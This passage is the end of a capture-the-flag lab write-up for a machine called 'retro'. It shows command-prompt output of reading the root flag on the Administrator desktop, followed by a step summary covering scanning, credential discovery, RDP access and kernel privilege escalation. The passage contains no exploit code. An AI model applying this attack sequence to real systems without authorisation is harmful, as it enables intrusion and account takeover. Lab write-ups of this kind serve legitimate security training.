12/08/2019 08:06 PM <DIR> Desktop
12/08/2019 03:47 PM <DIR> Documents
12/08/2019 03:42 PM <DIR> Downloads
12/08/2019 11:10 PM <DIR> Favorites
12/08/2019 11:10 PM <DIR> Links
12/08/2019 11:10 PM <DIR> Music
12/08/2019 11:10 PM <DIR> Pictures
12/08/2019 11:10 PM <DIR> Saved Games
12/08/2019 11:10 PM <DIR> Searches
12/08/2019 11:10 PM <DIR> Videos
    0 File(s)          0 bytes
    13 Dir(s)   30,402,084,864 bytes free

C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 7443-948C

Directory of C:\Users\Administrator\Desktop

12/08/2019 08:06 PM <DIR> .
12/08/2019 08:06 PM <DIR> ..
12/08/2019 08:08 PM           32 root.txt.txt
    1 File(s)          32 bytes
    2 Dir(s)   30,402,084,864 bytes free

C:\Users\Administrator\Desktop>more root.txt.txt
7958b

C:\Users\Administrator\Desktop>
```

CONCLUSION

Here's a brief summary of how I pwned **retro**:

- **nmap** scan revealed a webserver running on the target along with **rdp**.
- Directory fuzzing revealed a gaming blog page and a **login** panel.
- Further reconnaissance on the `/retro` revealed a potential username `Wade`. Files present on Wade's profile also revealed his password.
- I then tried these credentials with **rdp** and got a graphical access on the system.
- I captured the user flag from Desktop.
- I tried exploiting the bookmarked cve but it failed due to a bug.
- I then exploited the kernel and got **administrative** access.
- Finally I captured the root flag from **administrator's** desktop.



That's it from my side !

Until next time :)
